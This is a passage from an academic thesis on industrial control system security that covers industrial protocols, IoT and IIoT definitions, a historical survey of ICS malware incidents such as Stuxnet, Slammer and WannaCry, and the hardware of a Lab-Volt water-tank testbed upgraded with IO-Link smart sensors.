    > Data bytes
```

Figure 14. Ether-S-IO Packet Example [22].

2.2.10 IO-Link

IO-Link is a new leading industry standard serial protocol for the enabling of direct input/output communication with smart sensors and actuators [15]. Many of the world's leading industrial equipment manufacturers have accepted this protocol to support their smart devices such as Siemens and Allen-Bradley (Rockwell Automation). The protocol enables the many functions smart devices offer like communicating process data, device service data, triggered events as measured by the device, and remote device configuration.

In summary, the industrial protocols depicted here function in similar manners, each having the goal of transferring data from node to node, setting up communications, and sending/receiving commands as needed. The designs are visually displayed in Table 1. Connection or Transaction IDs are used to ensure the data received is relevant to the most current conversation. Sequence and reference numbers are used to know the order in which the data received. It is a way for the receiver of the data to ensure the data is being received in the correct order it was sent. Additionally, each protocol has its methods of controlling and commanding devices.

Table 1. Industrial Protocol Similarities

Protocol	**Transport Protocol**	**Connection or Transaction ID**	**Sequence / Reference Number**	**Command Identifiers**	**Data Transfer / IO**
ENIP	UDP	x	x	x	x
ModbusTCP	TCP	x		x	x
Profinet/IO	UDP		x	x	x
ESIO	UDP	x	x		x

2.2.11 Internet of Things and Industrial Internet of Things

A popular term which has exploded over the last decade is the Internet of Things (IoT). The term was first coined by Kevin Ashton in a talk he gave at Procter and Gamble in 1999 [23]. Ashton stated that he did not make the claim of ownership of the term but did provide what he originally intended with IoT. He stated computers received almost all of their information from people and this, in turn, was a limiting factor since people do not run continuously; we have “limited time, attention, and accuracy” [23]. Since this was the reality, the need to give computers the ability to gather information about the world around them was conceived. More specifically he stated “…If we had computers that knew everything there was to know about things—using data they gathered without any help from us—we would be able to track and count everything, and greatly reduce waste, loss, and cost. We would know when things needed replacing, repairing or recalling, and whether they were fresh or past their best [23].” To summarize, it seems his definition of the Internet of Things is an interconnection of objects (things) through the Internet with the purpose of gathering and distributing information to track and reduce waste and cost, effectively increasing efficiency.

The term today has deviated from this intended definition slightly as seen by another definition found in a paper by Zanella and Vangelista: IoT are "…objects of everyday life [which are] equipped with microcontrollers, transceivers for digital communication, and suitable protocol stacks that will make them able to communicate with one another and with the users, becoming an integral part of the Internet [24]." There are many other variants of the definition but for this research, IoT is defined as the population of devices accessible through the Internet which are distinguished from traditional devices (server, computer, and router/switch) with the intent to communicate specific sets of information, perform specific tasks, and generally enhance quality of life.

There is much research in the area of IoT and its potential positive and negative impacts on society as the technology continues to advance and grow. Because manufacturing of IoT devices has become cheaper and easier over time, newer applications of IoT have been made possible; from thermostats and security devices, to augmented cattle, the ideas are still emerging [25] as well as being applied to areas of life such as the medical or industrial fields of which the latter is discussed next.

The industry has continued to evolve, looking for better ways to manage and distribute resources, and the next stage in that evolution has come. Industrial Internet of Things (IIoT) is another term that gained popularity most notably in the past four years based upon the Google Trends Tool which plots terms and their usage over time relative to when they reach their highest point; results of the tool for the term 'IIoT' are shown in Figure 15. The numbers are normalized to 100 and represent searches for the given region and time. The reason for IIoT's rise in popularity is difficult to determine, but a rise is present nevertheless. There are many deviations on the term IIoT, much like the case for IoT, so for the scope of this research a consolidated definition is given. If the perspective is taken from the ICS side and consideration is made that the root of the term is Internet of Things then Industrial Internet of Things are routable devices which aid in the monitoring and control of a critical process other than the standard IT type devices (routers, computers, servers) to include PLCs, embedded HMIs, Smart Sensors, and like devices.

2.2.12 Address Resolution Protocol

The networks that support the devices presented in Sections 2.2.1 - 2.2.10 use a standard protocol in this research known as Address Resolution Protocol (ARP). This protocol exists at Layer 2 (Link Layer) of the TCP/IP stack. Devices use this protocol to map physical addresses, known as Media Access Control addresses, to IP addresses. Devices keep track of all the addresses they detect in a cached table and use them when sending network traffic to a specific node.

2.3 Related Research

2.3.1 Cybersecurity in Industrial Control Systems

There are many case studies and real-world situations that show how important the topic of cybersecurity is in the realm of ICS. In December of 2017, Waterfall-Security created a top 20 list of real-world attacks and their vectors into ICS networks [27]. It is no surprise that Stuxnet and the Ukraine power grid attack made it on the list. The unfortunate truth is these are just the top 20 incidents, and there are likely many more which do not make it into the limelight. Some recurrent themes in the list are insider threats, ransomware, ranges of malware, and exploited trusted relationships.




Figure 15. IIoT Google Trends [26].

The many different avenues used to attack ICS networks are seen, but the most common theme is the fact these cases were enabled by Internet-connected avenues which is proof enough the dangers of making critical infrastructure publicly accessible. The Waterfall-Security report also presents a case where a poorly defended IIoT cloud service was compromised and used as a pivot into the ICS network. This is one example of the effect smart connected devices have on an ICS, and this research will explore other effects local to the ICS network in Chapter 5.

2.3.2 Industrial Control System Security and Malware

ICS and the domain of sub-variants suffer from dangerous security issues and weaknesses which are inherent to the need for support of legacy devices. This weakness is further fueled by the financial undertaking needed to maintain and increase overall cyber security. This section presents several cases where these weaknesses have been exploited by malware both intentionally and unintentionally to varying levels of severity.

Starting with targeted attacks against ICS, the most popular is Stuxnet. It is one of the best examples of what intentional damage of an ICS looks like if an Advance Persistent Threat invests enough time and money into an attack. It used seven different exploits to propagate and achieve its apparent end goal which was to degrade the process at an Iranian uranium enrichment plant [28]. According to Symantec's report, Stuxnet's propagation into an air gapped facility likely started from a USB and spread from node to node via network exploits, removable media, and PLC project file infections [29]. Stuxnet was designed to penetrate deep into the operations portion of the ICS it targeted and required significant amount of intelligence, engineering, and resources to achieve. According to Symantec, Stuxnet was the first in malware history of its kind, using four zero-day exploits and stolen digital certificates to hide its presence. One aspect which displays the level of complexity is how far into an ICS structure it was able to penetrate; components of Stuxnet were tailored to the specific hardware in the ICS, namely the Siemens Step 7 family of PLCs [29]. As seen in Figure 2, this is the deepest level of an ICS aside from the actuators and sensors which support those PLCs. Thankfully, the level of complexity and skill required to build malware like Stuxnet is extremely high in today's cyber landscape; however, it stands as a warning to the world of possibilities which can be achieved when the cyber world meets the physical.

Another example of a targeted ICS attack is Shamoon [30]. The malware was launched against the Saudi Arabian oil company Aramco in 2012. It destroyed around 30 thousand of the company's computers by corrupting files and overwriting the Master Boot Record rendering the computers unusable. Although a targeted attack, it is important to note that the malware did not make it onto the operational portion of the company's network and yet it still caused considerable effects [28]. Like Stuxnet, the goal of the malware was to cause damage to a targeted ICS but dissimilar in sophistication and complexity. The malware was unable to make it over to the operational side of the company's ICS but still caused a considerable amount of interruption to the company's overall operations [31, 32].

In 2003, the Slammer Worm was one of the fastest spreading malware. It infected 75 thousand hosts, which included ICS networks, and reached its peak of possible targets within 10 minutes of launch. It spread using a buffer overflow targeting Microsoft's SQL Server or Microsoft SQL Server Desktop Engine 2000 [33]. This worm is a case where malware was not specifically crafted to target ICS yet it still managed to infect and cause unwanted side effects. Moreover, the worm's effects on the Internet and the infected host were side effects of replication rather than due to a payload. Slammer did not have a payload that executed and instead it was the Slammer worm's network traffic from all its scanning which caused the denial-of-service in many systems worldwide. One of the more well-known affected hosts were two computers at the Davis-Besse nuclear plant. The plant's infected computers which were affected dealt with monitoring the plant process and safety parameters [34]. If these two systems do not seem critical enough, the North East Blackout of 2003 was caused by an inability to stop conditions leading to a catastrophic blackout which were unknown to operators due to an error in software. The error prevented alarms from informing operators of conditions that could have been corrected and avoided if proper actions were taking in a timely manner. Since operators were unaware of the alarms, the conditions worsened and eventually led to cascading blackouts across North East America [35]. The blackout showed how a monitoring system's failure could lead to potentially catastrophic situations.

Thankfully, in the case of the Davis-Besse facility, no further issues were reported due to the two temporarily disabled systems.

In the same year as the Slammer worm, another worm by the name of Blaster (aka Lovsan or MSBlast) spread across the world using an exploit which allowed it to affect Windows 2000 and Windows XP computers. The Blaster worm was similar to Slammer in its effects. The malware generated so much network traffic that it caused various denial-of-service attacks on a large number of computers. CSX Transportation Company is one such example of an ICS which was affected. The traffic overwhelmed CSX train signaling systems and halted all trains managed by the company, both commercial and transport, in the Washington D.C. area [36].

There are more recent examples which show worms still exist to this day. Some variants of ransomware function just like older worms, propagating using OS-based exploits which allow them to spread through a network from computer to computer with little to no user interaction. Two such examples of this are WannaCry and Petya both using the same exploits to replicate, spreading via a vulnerability in unpatched Windows systems using SMB version 1 [37, 38, 39]. WannaCry affected many different systems worldwide ranging from everyday users to companies such as Honda, causing them to halt operations [40]. Additionally, WannaCry affected some highly sensitive networks such as the National Health Service in England which led to many patients lacking timely care for their health needs [41]. According to Kaspersky Labs, Petya which functioned like WannaCry in exploits, seemed to specifically target industrial systems. Over half the hosts affected by Petya were oil, gas, manufacturing, healthcare, and finance [42]. Petya was reportedly to blame for affecting the systems that monitor the area around Chernobyl which is an area still suffering from the aftereffects of a nuclear meltdown that occurred in 1986 [43]. In addition to these systems, Chernobyl’s website which provided information to the public on conditions and updates the power plant was brought down. As seen with the North East Blackout, safety monitoring systems are extremely important and could lead to significant issues if not dealt with in a timely manner.

In summary, these cases of malware show some key points. One, malware which affect ICS can be intentional or unintentional. And two, malware does not need to infect deep into an ICS network, such as controllers and sensors, to cause significant issues as was the case with Blaster worm and CSX. The outcomes previously stated show an unfortunate truth, if an ICS is in any way connected via a network, even if air gapped, it can suffer from operational interruption from malware which typically affects normal IT networks. This is due to commonalities such as similar operating systems and the operation somehow having an Internet connection somewhere in the network.

2.3.3 Attacking Networked Devices

Along the lines of testing the security of an ICS system, Blaine Jeffries, a graduate of the Air Force Institute of Technology, caused a networked Variable Frequency Drive to fault after flooding it with UDP traffic [44]. Jeffries' research is an example that demonstrates how a controlled process which is reliant on networked devices, has a widened attack surface. The attack did not need knowledge of what protocol was used to succeed in faulting the Variable Frequency Drive.

2.3.4 The SANS Industrial Control System Cyber Kill Chain

Assante and Lee describe the process, ease, and sophistication of an attack on an ICS [45]. They state attacks which have the capability of impact on process or equipment need intimate knowledge of the process, the design of the ICS, and safety systems involved. This is understandable since an attacker needs to understand more than just a typical network structure as well as specific industrial protocols. The authors used Figure 16 to depict the scale of difficulty of an ICS cyberattack visually. The scale goes from easy to extremely hard to achieve, outside of the circle to the inside respectively. To affect a process, for example, a denial-of-service attack, is considered somewhat easy to accomplish according to the scale. Furthermore, attacks which have a high chance of process or equipment effect is towards the harder end of the spectrum. The difficulty stems from how the authors define a difficult attack. If it has a high guarantee of success and repeatability, it likely took a significant amount of time in data gathering and testing.




Figure 16. SANS ICS Attack Difficulty Scale [45].

2.4 Chapter Summary

This chapter gives a brief overview of a typical ICS and two of its commonly known subsets, Supervisory Control and Data Acquisition and Distributed Control Systems, as well as the differences and similarities between each. A very brief description is given of equipment found in each along with their intended purpose in an ICS. In addition, a discussion of the terms IoT and IIoT are given, which at a basic level are defined as devices with microprocessors, the ability to communicate across the Internet, and have dedicated purposes. The opportunities IIoT devices offer are vast, but because of how they can make a process reliant on the network instead of direct connection to control, this presents the concern and question of how does this change the attack surface of an ICS? In Chapter 4, attacks are crafted to explore the negative possibilities of malware which infect an ICS network reliant on devices like smart sensors.

III. Testbed Design and Configuration

3.1 Chapter Overview

This chapter provides the details pertaining to the Lab-Volt 3531 Training System, otherwise known here as the testbed. The system is upgraded with the necessary equipment to make it a more connected system. The intent of the testbed is to train a student / engineer on a live and functioning system which can physically represent a micro-process of what is in practical use in many ICS. It has systems for pumping and draining water, regulating temperature, measuring flow rate, and other computing systems like a Human Machine Interface. The testbed is upgraded for this research with four smart sensors and a network-based DPT.

3.2 The Testbed and Upgrades

Figure 17 shows the central portion of the testbed which has a water tank, water pump, true-level DPT sensor, valve actuator, and new smart sensors. Additionally, pictured are dashed yellow lines on the water tank which indicate 100% full at 33 inches, 50% full at 18 inches, and 0% full at 3 inches. These values are chosen to allow for situations where the attacks could lead to extreme ends of the water level. Figure 18 displays the second cart which holds the computing components of the testbed. The components necessary to the experiments are the HMI, data logger, and the PLC. The HMI is strictly used to configure the set point, choose the respective smart sensor for the experiment, and start the water pump. The data logger is never officially used but is mentioned since it is on the same network as the other devices and polling the PLC for data. The PLC pictured has two Ethernet/IP (ENIP) modules boxed in red; for the sake of identifying the two, the leftmost is ENIP module 1 and the rightmost is ENIP module 2.




Figure 17. The Lab-Volt 3531 Main Cart Components.




Figure 18. Lab-Volt 3531's Computing Cart.

Mounted on the left of the computing cart, but not visible in Figure 18, are the IO-Link master communication modules. The sensors connect to these modules for their network capabilities; this is pictured in Figure 19. The two used for the experiments are identified with a 1 and 3 inside a red outlined star. Star 1 is the Allen-Bradley 1732E-8IOLM12R 8-Channel IO-Link Master, and Star 3 is the Balluff BNI EIP-507-005-Z040 IO-link Master Module. Star 1 is attached to an Allen-Bradley smart sensor, and Star 3 is attached to a Balluff smart sensor. The other two modules pictured are the same models; Star 2 has an Allen-Bradley smart sensor, and Star 4 has a Balluff smart sensor. The modules are for future research and connected to the network but are not used by the PLC for control during testing.




Figure 19. Master Communication Modules.

Figure 20 shows the two models of smart sensors installed on the testbed. The two in the red dashed boxed on the left are the Allen-Bradley 836P-D1NMGA14PA-D4 Solid State Pressure Sensors. The two in the red dotted box on the right are the Balluff BSP B002-FV004-D06S1A-S4 Pressure Sensors. Both sets of sensors can be operated as simple analog pressure sensors or put in a digital operating mode and communicate using the IO-Link protocol. For the experiments, the sensors operate in the digital IO-Link mode.




Figure 20. Mounted Smart Sensors.

The networked DPT pictured in Figure 17 gets its network capability by connecting to the analog module in slot 1 of the Allen-Bradley 1756 ControlLogix PLC in Figure 21 and communicates with the main PLC on the bottom of Figure 18 via the Ethernet/IP module in slot 0. This design demonstrates how network-based devices can be used to manage a process with today’s technology. In fact, the PLC in Figure 21 could provide similar functionality as the smart sensors such as diagnostic information and remote programmability.




Figure 21. PLC with Ethernet/IP and Analog Modules.

3.3 Testbed Control Loop and Network Design

